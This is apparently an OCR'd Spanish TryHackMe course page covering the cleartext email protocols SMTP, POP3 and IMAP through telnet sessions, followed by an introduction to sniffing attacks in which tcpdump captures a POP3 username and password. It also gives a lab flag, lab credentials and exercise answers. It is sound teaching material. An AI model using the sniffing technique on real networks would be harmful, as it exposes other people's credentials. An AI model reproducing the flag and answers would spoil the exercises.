
Tarea 5 Protocolo simple de transferencia de correo (SMTP)

El correo electrónico es uno de los servicios más utilizados en Internet. Existen varias configuraciones para los servidores de correo electrónico; por ejemplo, puede configurar un sistema de correo electrónico para permitir a los usuarios locales intercambiar correos electrónicos entre sí sin acceso a Internet. Sin embargo, consideraremos la configuración más general en la que diferentes servidores de correo electrónico se conectan a través de Internet.

La entrega de correo electrónico a través de Internet requiere los siguientes componentes:

1. Agente de envío de correo (MSA)
2. Agente de transferencia de correo (MTA)
3. Agente de entrega de correo (MDA)
4. Agente de usuario de correo (MUA)

Los cuatro términos anteriores pueden parecer crípticos, pero son más sencillos de lo que parecen. Explicaremos estos términos utilizando la siguiente figura.



La figura muestra los siguientes cinco pasos que debe seguir un correo electrónico para llegar a la bandeja de entrada del destinatario:

1. Un agente de usuario de correo (MUA), o simplemente un cliente de correo electrónico, tiene un mensaje de correo electrónico para enviar. El MUA se conecta a un Agente de envío de correo (MSA) para enviar su mensaje.
2. El MSA recibe el mensaje, comprueba si hay errores antes de transferirlo al servidor del Agente de transferencia de correo (MTA), normalmente alojado en el mismo servidor.
3. El MTA enviará el mensaje de correo electrónico al MTA del destinatario. El MTA también puede funcionar como Agente de envío de correo (MSA).
4. Una configuración típica haría que el servidor MTA también funcionara como Agente de entrega de correo (MDA).
5. El destinatario recogerá su correo electrónico de la MDA utilizando su cliente de correo electrónico.

Si los pasos anteriores le parecen confusos, considere la siguiente analogía:

1. Usted (MUA) desea enviar correo postal.
2. El empleado de la oficina de correos (MSA) verifica el correo postal en busca de problemas antes de que la oficina de correos local (MTA) lo acepte.
3. La oficina de correos local comprueba el destino del correo y lo envía a la oficina de correos (MTA) del país correcto.
4. La oficina de correos (MTA) entrega el correo al buzón del destinatario (MDA).
5. El destinatario (MUA) comprueba periódicamente el buzón en busca de correo nuevo. Se dan cuenta del nuevo correo y lo aceptan.

De la misma manera, debemos seguir un protocolo para comunicarnos con un servidor HTTP y debemos confiar en protocolos de correo electrónico para hablar con un MTA y un MDA. Los protocolos son:

1. Protocolo simple de transferencia de correo (SMTP)
2. Protocolo de oficina postal versión 3 (POP3) o Protocolo de acceso a mensajes de Internet (IMAP)

Explicamos SMTP en esta tarea y profundizamos en POP3 e IMAP en las dos tareas siguientes.

El Protocolo simple de transferencia de correo (SMTP) se utiliza para comunicarse con un servidor MTA. Debido a que SMTP usa texto sin cifrar, donde todos los comandos se envían sin cifrado, podemos usar un cliente Telnet básico para conectarnos a un servidor SMTP y actuar como un cliente de correo electrónico (MUA) enviando un mensaje.

El servidor SMTP escucha en el puerto 25 de forma predeterminada. Para ver la comunicación básica con un servidor SMTP, utilizamos Telnet para conectarnos a él. Una vez conectados, emitimos `helo hostname` y luego comenzamos a escribir nuestro correo electrónico.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 25
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
220 bento.localdomain ESMTP Postfix (Ubuntu)
helo telnet
250 bento.localdomain
mail from:
250 2.1.0 Ok
rcpt to:
250 2.1.5 Ok
data
354 End data with .
subject: Sending email with Telnet
Hello Frank,
I am just writing to say hi!
.
250 2.0.0 Ok: queued as C3E7F45F06
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

Después `helo`, emitimos `mail from:`, `rcpt to:` para indicar el remitente y el destinatario. Cuando enviamos nuestro mensaje de correo electrónico, emitimos el comando `data` y escribimos nuestro mensaje. Emitimos `<CR><LF>.<CR><LF>` (o `Enter . Enter` para decirlo en términos más simples). El servidor SMTP ahora pone el mensaje en cola.

En términos generales, no necesitamos memorizar comandos SMTP. El resultado de la consola anterior tiene como objetivo ayudar a explicar mejor lo que hace un cliente de correo típico cuando usa SMTP.

Responda las siguientes preguntas

Usando la terminal AttackBox, conéctese al puerto SMTP de la VM de destino. ¿Cuál es la bandera que puedes conseguir?

THM{5b31ddfc0c11d81eba776e983c35e9b5} | Respuesta correcta

Tarea 6 Protocolo de oficina de correos 3 (POP3)

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

Tarea 8 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Telnet


Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

Tarea 4 Protocolo de transferencia de archivos (FTP)

Tarea 5 Protocolo simple de transferencia de correo (SMTP)

Tarea 6 Protocolo de oficina de correos 3 (POP3)

El protocolo de oficina postal versión 3 (POP3) es un protocolo que se utiliza para descargar los mensajes de correo electrónico desde un servidor del Agente de entrega de correo (MDA), como se muestra en la siguiente figura. El cliente de correo se conecta al servidor POP3, se autentica y descarga los nuevos mensajes de correo electrónico antes (opcionalmente) de eliminarlos.



El siguiente ejemplo muestra cómo se vería una sesión POP3 si se realizara a través de un cliente Telnet. Primero, el usuario se conecta al servidor POP3 en el puerto predeterminado 110 de POP3. Se requiere autenticación para acceder a los mensajes de correo electrónico; el usuario se autentica proporcionando su nombre de usuario `USER frank` y contraseña `PASS D2xc9CgD`. Usando el comando `STAT`, obtenemos la respuesta `+OK 1 179`; Según RFC 1939, una respuesta positiva `STAT` tiene el formato `+OK nn mm`, donde *nn* es el número de mensajes de correo electrónico en la bandeja de entrada y *mm* es el tamaño de la bandeja de entrada en octetos (bytes). El comando `LIST` proporcionó una lista de mensajes nuevos en el servidor y `RETR 1` recuperó el primer mensaje de la lista. No necesitamos preocuparnos por memorizar estos comandos; sin embargo, es útil fortalecer nuestra comprensión de dicho protocolo.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 110
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
+OK MACHINE_IP Mail Server POP3 Wed, 15 Sep 2021 11:05:34 +0300
USER frank
+OK frank
PASS D2xc9CgD
+OK 1 messages (179) octets
STAT
+OK 1 179
LIST
+OK 1 messages (179) octets
1 179
.
RETR 1
+OK
From: Mail Server
To: Frank
subject: Sending email with Telnet
Hello Frank,
I am just writing to say hi!
.
QUIT
+OK MACHINE_IP closing connection
Connection closed by foreign host.
```

El ejemplo anterior muestra que los comandos se envían en texto sin cifrar. Usar Telnet fue suficiente para autenticar y recuperar un mensaje de correo electrónico. Como el nombre de usuario y la contraseña se envían en texto sin cifrar, cualquier tercero que observe el tráfico de la red puede robar las credenciales de inicio de sesión.

En general, su cliente de correo (MUA) se conectará al servidor POP3 (MDA), autenticará y descargará los mensajes. Aunque la comunicación mediante el protocolo POP3 estará oculta detrás de una elegante interfaz, se emitirán comandos similares, como se muestra en la sesión Telnet anterior.

Según la configuración predeterminada, el cliente de correo elimina el mensaje de correo después de descargarlo. El comportamiento predeterminado se puede cambiar desde la configuración del cliente de correo si desea descargar los correos electrónicos nuevamente desde otro cliente de correo. Acceder a la misma cuenta de correo a través de múltiples clientes usando POP3 no suele ser muy conveniente ya que se perdería la pista de los mensajes leídos y no leídos. Para mantener todos los buzones sincronizados, debemos considerar otros protocolos, como IMAP.

Responda las siguientes preguntas

Conéctese a la VM (`MACHINE_IP`) en el puerto POP3. Autenticarse utilizando el nombre de usuario `frank` y contraseña `D2xc9CgD`. ¿ Cuál es la respuesta que obtienes `STAT` ?

+OK 0 0 — Respuesta correcta

¿ Cuántos mensajes de correo electrónico hay disponibles para descargar a través de POP3 `MACHINE_IP` ?

0 — Respuesta correcta

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Telnet

Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

Tarea 4 Protocolo de transferencia de archivos (FTP)

Tarea 5 Protocolo simple de transferencia de correo (SMTP)

Tarea 6 Protocolo de oficina de correos 3 (POP3)

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

El Protocolo de acceso a mensajes de Internet (IMAP) es más sofisticado que POP3. IMAP hace posible mantener su correo electrónico sincronizado en múltiples dispositivos (y clientes de correo). En otras palabras, si marca un mensaje de correo electrónico como leído cuando revisa su correo electrónico en su teléfono inteligente, el cambio se guardará en el servidor IMAP (MDA) y se replicará en su computadora portátil cuando sincronice su bandeja de entrada.

Echemos un vistazo a ejemplos de comandos IMAP. En el resultado de la consola a continuación, usamos Telnet para conectarnos al puerto predeterminado del servidor IMAP y luego nos autenticamos usando `LOGIN username password`. IMAP requiere que cada comando esté precedido por una cadena aleatoria para poder rastrear la respuesta. Entonces agregamos `c1`, luego `c2`, y así sucesivamente. Luego enumeramos nuestras carpetas de correo usando `LIST "" "*"`, antes de verificar si tenemos algún mensaje nuevo en la bandeja de entrada usando `EXAMINE INBOX`. No necesitamos memorizar estos comandos; sin embargo, simplemente proporcionamos el siguiente ejemplo para dar una imagen vívida de lo que sucede cuando el cliente de correo se comunica con un servidor IMAP.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 143
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION
STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright 1998-2018 Double Precision, Inc.  See COPYING for distribution
information.
c1 LOGIN frank D2xc9CgD
* OK [ALERT] Filesystem notification initialization error -- contact your mail administrator (check for configuration errors
with the FAM/Gamin library)
c1 OK LOGIN Ok.
c2 LIST "" "*"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Drafts"
* LIST (\HasNoChildren) "." "INBOX.Templates"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\Unmarked \HasChildren) "." "INBOX"
c2 OK LIST completed
c3 EXAMINE INBOX
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS ()] No permanent flags permitted
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 631694851] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
c3 OK [READ-ONLY] Ok
c4 LOGOUT
* BYE Courier-IMAP server shutting down
c4 OK LOGOUT completed
Connection closed by foreign host.
```

Está claro que IMAP envía las credenciales de inicio de sesión en texto sin cifrar, como podemos ver en el comando `LOGIN frank D2xc9CgD`. Cualquiera que observe el tráfico de la red podrá conocer el nombre de usuario y la contraseña de Frank.

Responda las siguientes preguntas

¿Cuál es el puerto predeterminado utilizado por IMAP?

143 — Respuesta correcta

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Telnet

Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

Tarea 4 Protocolo de transferencia de archivos (FTP)

Tarea 5 Protocolo simple de transferencia de correo (SMTP)

Tarea 6 Protocolo de oficina de correos 3 (POP3)

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

Tarea 8 Resumen

Esta sala cubrió varios protocolos, su uso y cómo funcionan bajo el capó. Muchos otros protocolos estándar resultan de interés para los atacantes. Por ejemplo, Server Message Block (SMB) proporciona acceso compartido a archivos e impresoras entre redes y puede ser un objetivo interesante. Sin embargo, esta sala sólo pretende brindarle un buen conocimiento de algunos protocolos comunes y cómo funcionan internamente. Una habitación o incluso un módulo completo no puede cubrir todos los protocolos de red.

Es bueno recordar el número de puerto predeterminado para protocolos comunes. A continuación se muestra un resumen de los protocolos que cubrimos, ordenados en orden alfabético, junto con sus números de puerto predeterminados.

Protocolo	Puerto TCP	Aplicaciones	Seguridad de datos
ftp	21	Transferencia de archivos	Borrar texto
HTTP	80	World Wide Web	Borrar texto
IMAP	143	Correo electrónico (MDA)	Borrar texto
POP3	110	Correo electrónico (MDA)	Borrar texto
SMTP	25	Correo electrónico (MTA)	Borrar texto
Telnet	23	Acceso remoto	Borrar texto

En la siguiente sala de este módulo, aprenderemos sobre varios ataques contra estos protocolos y servidores junto con los pasos para mitigarlos.

Responda las siguientes preguntas

Con esto, habrá completado la séptima sala del módulo *Seguridad de red* . Continúe con la sala Protocolos y servidores 2 para conocer los ataques y mitigaciones relacionados.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1161

Protocolos y Servidores 2

Iniciar AttackBox | Ayuda

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

100%

Tarea 1 Introducción

Iniciar máquina

La sala de Protocolos y Servidores cubrió muchos protocolos:


- Telnet
- HTTP
- ftp
- SMTP
- POP3
- IMAP

Los servidores que implementan estos protocolos están sujetos a diferentes tipos de ataques. Por nombrar algunos, considere:

1. Ataque de rastreo (captura de paquetes de red)
2. Ataque de hombre en el medio (MITM)
3. Ataque de contraseña (ataque de autenticación)
4. Vulnerabilidades

Desde una perspectiva de seguridad, siempre debemos pensar en lo que pretendemos proteger; Considere la tríada de seguridad: Confidencialidad, Integridad y Disponibilidad (CIA). **La confidencialidad** se refiere a mantener el contenido de las comunicaciones accesible a las partes interesadas. **La integridad** es la idea de garantizar que los datos enviados sean precisos, coherentes y completos cuando lleguen a su destino. Finalmente, **la disponibilidad** se refiere a poder acceder al servicio cuando lo necesitemos. Los diferentes partidos pondrán diferente énfasis en estos tres. Por ejemplo, la confidencialidad sería la máxima prioridad para una agencia de inteligencia. La banca en línea pondrá mayor énfasis en la integridad de las transacciones. La disponibilidad es de suma importancia para cualquier plataforma que gane dinero publicando anuncios.

Sabiendo que estamos protegiendo la Confidencialidad, Integridad y Disponibilidad (CIA), un ataque tiene como objetivo causar Divulgación, Alteración y Destrucción (DAD). Las cifras siguientes reflejan esto.



Estos ataques afectan directamente a la seguridad del sistema. Por ejemplo, la captura de paquetes de red viola la confidencialidad y conduce a la divulgación de información. Un ataque exitoso a una contraseña también puede conducir a la divulgación. Por otro lado, un ataque Man-in-the-Middle (MITM) rompe la integridad del sistema ya que puede alterar los datos comunicados. Nos centraremos en estos tres ataques en esta sala, ya que son parte integral del diseño del protocolo y la implementación del servidor.

Las vulnerabilidades son de un espectro más amplio y las vulnerabilidades explotadas tienen diferentes impactos en los sistemas de destino. Por ejemplo, explotar una vulnerabilidad de denegación de servicio (DoS) puede afectar la disponibilidad del sistema, mientras que explotar una vulnerabilidad de ejecución remota de código (RCE) puede provocar daños más graves. Es importante señalar que una vulnerabilidad por sí sola crea un riesgo; El daño sólo puede ocurrir cuando se explota la vulnerabilidad. No cubrimos las vulnerabilidades en esta sala ya que tienen su propio módulo, Investigación de vulnerabilidades .

Esta sala se centrará en cómo se puede actualizar o reemplazar un protocolo para proteger contra la divulgación y la alteración, es decir, proteger la confidencialidad y la integridad de los datos transmitidos. Recomendaremos otros módulos que cubran temas adicionales.

Además, presentamos Hydra para encontrar contraseñas débiles.

Responda las siguientes preguntas

Le sugerimos que inicie AttackBox y la máquina virtual a medida que realiza las siguientes tareas. Puede conectarse a los diferentes servicios a través de Telnet o Netcat para una mejor práctica y experiencia de aprendizaje.

No se necesita respuesta | Pregunta hecha

Tarea 2 Ataque de olfateo

Tarea 3 Ataque de hombre en el medio (MITM)

Tarea 4 Seguridad de la capa de transporte (TLS)

Tarea 5 Shell seguro (SSH)

Tarea 6 Ataque de contraseña

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 40206 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET...

1161

Protocolos y Servidores 2

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Ataque de olfateo

El ataque de rastreo se refiere al uso de una herramienta de captura de paquetes de red para recopilar información sobre el objetivo. Cuando un protocolo se comunica en texto claro, los datos intercambiados pueden ser capturados por un tercero para analizarlos. Una simple captura de paquetes de red puede revelar información, como el contenido de mensajes privados y credenciales de inicio de sesión, si los datos no están cifrados en tránsito.

Se puede realizar un ataque de rastreo utilizando una tarjeta de red Ethernet (802.3), siempre que el usuario tenga los permisos adecuados (permisos de root en Linux y privilegios de administrador en MS Windows). Hay muchos programas disponibles para capturar paquetes de red. Consideramos lo siguiente:

1. **Tcpdump** es un programa gratuito de interfaz de línea de comandos (CLI) de código abierto que ha sido adaptado para funcionar en muchos sistemas operativos.
2. **Wireshark** es un programa gratuito de interfaz gráfica de usuario (GUI) de código abierto disponible para varios sistemas operativos, incluidos Linux, macOS y MS Windows.
3. **Tshark** es una alternativa CLI a Wireshark.

Existen varias herramientas especializadas para capturar contraseñas e incluso mensajes completos; sin embargo, Tcpdump y Wireshark aún pueden lograr esto con un poco de esfuerzo adicional.

Considere un usuario que revisa sus mensajes de correo electrónico mediante POP3. Primero, usaremos Tcpdump para intentar capturar el nombre de usuario y la contraseña. En la salida del terminal a continuación, usamos el comando `sudo tcpdump port 110 -A`. Antes de explicar este comando, debemos mencionar que este ataque requiere acceso al tráfico de la red, por ejemplo, a través de una escucha telefónica o un switch con duplicación de puertos. Alternativamente, podemos acceder al tráfico intercambiado si lanzamos con éxito un ataque Man-in-the-Middle (MITM).


Lo necesitamos `sudo` ya que las capturas de paquetes requieren privilegios de root. Queríamos limitar la cantidad de paquetes capturados y mostrados a aquellos intercambiados con el servidor POP3. Sabemos que POP3 usa el puerto 110, por lo que filtramos nuestros paquetes usando `port 110`. Finalmente, queríamos mostrar el contenido de los paquetes capturados en formato ASCII, así que agregamos `-A`.

Terminal Pentest

```
pentester@TryHackMe$ sudo tcpdump port 110 -A
[...]
09:05:15.132861 IP 10.20.30.1.58386 > 10.20.30.148.pop3: Flags [P.], seq 1:13, ack 19, win 502, options [nop,nop,TS val
423360697 ecr 3958275530], length 12
E..@.V@.@.g.
...
......n......".............
.;....}.USER frank

09:05:15.133465 IP 10.20.30.148.pop3 > 10.20.30.1.58386: Flags [.], ack 13, win 510, options [nop,nop,TS val 3958280553 ecr
423360697], length 0
E..4..@.@.O~
...
....n....".........?P.....
...i.;..
09:05:15.133610 IP 10.20.30.148.pop3 > 10.20.30.1.58386: Flags [P.], seq 19:43, ack 13, win 510, options [nop,nop,TS val
3958280553 ecr 423360697], length 24
E..L..@.@.Oe
...
....n....".........<-.....
...i.;..+OK Password required.

09:05:15.133660 IP 10.20.30.1.58386 > 10.20.30.148.pop3: Flags [.], ack 43, win 502, options [nop,nop,TS val 423360698 ecr
3958280553], length 0
E..4.W@.@.g.
...
......n......".....??.....
.;.....i
09:05:22.852695 IP 10.20.30.1.58386 > 10.20.30.148.pop3: Flags [P.], seq 13:28, ack 43, win 502, options [nop,nop,TS val
423368417 ecr 3958280553], length 15
E..C.X@.@.g.
...
......n......".....6......
.<.....iPASS D2xc9CgD
[...]
```

En el resultado del terminal anterior, hemos eliminado los paquetes sin importancia para ayudarle a concentrarse mejor en los que importan. En particular, el nombre de usuario y la contraseña se enviaron cada uno en su propio paquete. El primer paquete muestra explícitamente "USUARIO frank", mientras que el último paquete revela la contraseña "PASS D2xc9CgD".

También podríamos utilizar Wireshark para lograr los mismos resultados. En la ventana de Wireshark a continuación, podemos ver que hemos ingresado `pop` en el campo de filtro. Ahora que hemos filtrado solo el tráfico que nos interesa, podemos ver que se capturaron un nombre de usuario y una contraseña.



